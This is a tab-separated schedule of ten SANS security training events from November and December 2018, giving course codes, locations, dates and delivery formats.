Community SANS Reno SEC504	Reno, NV	Nov 26, 2018 - Dec 01, 2018	Community SANS
Austin 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Austin, TX	Nov 26, 2018 - Dec 01, 2018	vLive
SANS San Francisco Fall 2018	San Francisco, CA	Nov 26, 2018 - Dec 01, 2018	Live Event
Mentor Session AW - SEC560	Colorado Springs, CO	Nov 28, 2018 - Dec 07, 2018	Mentor
Community SANS Falls Church SEC560	Falls Church, VA	Dec 03, 2018 - Dec 08, 2018	Community SANS
SANS Nashville 2018	Nashville, TN	Dec 03, 2018 - Dec 08, 2018	Live Event
SANS Santa Monica 2018	Santa Monica, CA	Dec 03, 2018 - Dec 08, 2018	Live Event
SANS Dublin 2018	Dublin, Ireland	Dec 03, 2018 - Dec 08, 2018	Live Event
Mentor Session AW - SEC504	St. Petersburg, FL	Dec 05, 2018 - Dec 14, 2018	Mentor
Community SANS Portland SEC504	Portland, OR	Dec 10, 2018 - Dec 15, 2018	Community SANS